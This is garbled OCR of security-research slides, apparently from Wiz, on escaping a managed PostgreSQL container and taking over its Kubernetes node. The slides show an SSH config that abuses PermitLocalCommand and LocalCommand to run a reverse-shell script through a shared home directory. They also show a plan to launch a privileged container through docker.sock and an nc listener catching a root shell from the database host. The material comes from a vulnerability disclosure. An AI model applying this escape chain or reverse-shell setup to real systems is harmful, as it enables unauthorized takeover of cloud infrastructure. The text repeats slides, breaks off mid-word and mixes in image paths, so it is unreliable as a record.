
Poking around



Poking around



Poking around



Poking around


```
#: ps -eo uid,pid,cmd
  UID        PID    CMD
    0    2605606    runc init
    0    2605606    /bin/python /opt/adbpgmgmt.py
    0    2605620    mkdir -p /home/adbpgadmin/gpdb_ssl_files/
    0    2605626    su - adbpgadmin -c "scp /home/adbpgadmin/gpdb_ssl_files/* ..."
```

1. `runc` – a new container!
   - Same PID namespace
2. `/opt/adbpgmgmt.py` is missing
   - Different mount namespace
3. `/home/adbpgadmin` is the same
   - Shared volume
4. SCP command running as the `adbpgadmin` user

WIZ

SCP?


- Secure Copy Protocol
- File transfer over SSH




SCP!

- SCP loads SSH configuration on execution
  - `/home/adbpgadmin/.ssh/config`

```
Host *
    PermitLocalCommand yes
    LocalCommand /bin/sh /home/adbpgadmin/reverse-shell.sh
```






Shared home directory

Shared PID Namespace

WIZ


```
scp /home/adbpgadmin/… 172.30.250.86:/home/…
```



Shared home directory

Shared PID Namespace

Loading /home/adbpgadmin/.ssh/config



Shared home directory

Shared PID Namespace

WIZ

Somehow I manage

- So, what does this management container contain?

WIZ

Some

- So, wh n?

```
bash-5.2# ls -la /run/

drwxr-xr-x root root    0 2022-11-06 10:08 .
drwxr-xr-x root root    0 2020-11-13 01:55 ..
drwxr-xr-x root root    0 2020-11-13 01:55 console
drwx------ root root    0 2020-11-13 01:55 cryptsetup
drwxr-xr-x root root    0 2020-11-13 01:55 faillock
drwxr-xr-x root root    0 2020-11-13 01:55 lock
drwxr-xr-x root root    0 2020-11-13 01:55 log
drwxr-xr-x root root    0 2020-11-13 01:55 sepermit
drwxr-xr-x root root    0 2020-11-13 01:55 setrans
drwxr-xr-x root root    0 2020-11-13 01:55 systemd
drwxr-xr-x root root    0 2020-11-13 01:55 user
srwxr-xr-x root root    0 2022-11-06 10:08 docker.sock
drwxr-xr-x root root    0 2022-11-06 10:08 secrets
```

WIZ

Some

- So, wh n?

```
bash-5.2# ls -la /run/

drwxr-xr-x root root    0 2022-11-06 10:08 .
drwxr-xr-x root root    0 2020-11-13 01:55 ..
drwxr-xr-x root root    0 2020-11-13 01:55 console
drwx------ root root    0 2020-11-13 01:55 cryptsetup
drwxr-xr-x root root    0 2020-11-13 01:55 faillock
drwxr-xr-x root root    0 2020-11-13 01:55 lock
drwxr-xr-x root root    0 2020-11-13 01:55 log
drwxr-xr-x root root    0 2020-11-13 01:55 sepermit
drwxr-xr-x root root    0 2020-11-13 01:55 setrans
drwxr-xr-x root root    0 2020-11-13 01:55 systemd
drwxr-xr-x root root    0 2020-11-13 01:55 user
srwxr-xr-x root root    0 2022-11-06 10:08 docker.sock
drwxr-xr-x root root    0 2022-11-06 10:08 secrets
```

WIZ

Somehow I manage

- So, what does this management container contain?
- Let’s run a privileged container on the host!

WIZ


K8s Node Takeover

```
ronen@wiz-research:~/alicloud$ nc -vlp 60001
Listening on [0.0.0.0] (family 0, port 60001)
Connection from [redacted].147.135 52266 received!
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
This is the database server, please do not operate without authorization.
↵

[root@i-gw80v6jmvl[redacted] /]↵
```


Recap: The Great Escape

1. PostgreSQL code execution



Recap: The Great Escape


1. PostgreSQL code execution
2. Spread to neighbor container via SCP



WIZ

Recap: The Great Escape

